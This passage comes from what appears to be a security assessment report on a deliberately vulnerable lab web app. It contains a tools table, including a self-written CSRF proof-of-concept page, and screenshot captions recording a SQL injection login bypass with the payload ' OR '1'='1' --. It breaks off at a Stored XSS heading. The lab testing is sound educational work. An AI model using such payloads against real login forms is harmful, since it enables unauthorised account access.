SQLite Browser	DB Browser for SQLite 3.12	Inspection of database contents to verify plaintext password storage	VULN-05
curl	curl 8.x (CLI)	HTTP response header inspection across all application routes	VULN-07
Manual Code Review	Static Analysis (manual)	Line-by-line source code review against OWASP Top 10 and CWE taxonomy	All vulnerabilities
Malicious HTML Page	Custom PoC (self-written)	CSRF exploit demonstration auto-submitting form targeting /transfer endpoint	VULN-06

APPENDIX C: APPLICATION UI SCREENSHOTS

C.1 Application UI (Baseline)




Figure 1: Application Landing Page with Launch Secure App and Launch Vulnerable App Links




Figure 2: Application Landing Page for A Secure App with A link to Vulnerable App




Figure 3: Application Landing page for A vulnerable App with Warnings and Link to Secure App




Figure 4: A Vulnerable App Login Dashboard




Figure 5: Vulnerable App Admin Dashboard Showing users and their information.




Figure 6: Vulnerable App Admin Dashboard Showing User Transactions




Figure 7: Application Transfers Page




Figure 8: Application Transaction History Page.




Figure 9: Application's Search page

C.2 Some of the Vulnerability Exploitation Evidence Conducted on src/vulnerable/app.py

C.2.1 SQL Injection




Figure 10: Authentication bypass using ' OR '1'='1' -- payload and any password.




Figure 11: Successful Login into Alice Account Using ' OR '1'='1' -- and 1234567890 as a password

C.2.2 Reflected XSS




Figure 12: A Vulnerable App Dashboard showing Reflected XSS

C.2.3 Stored XSS

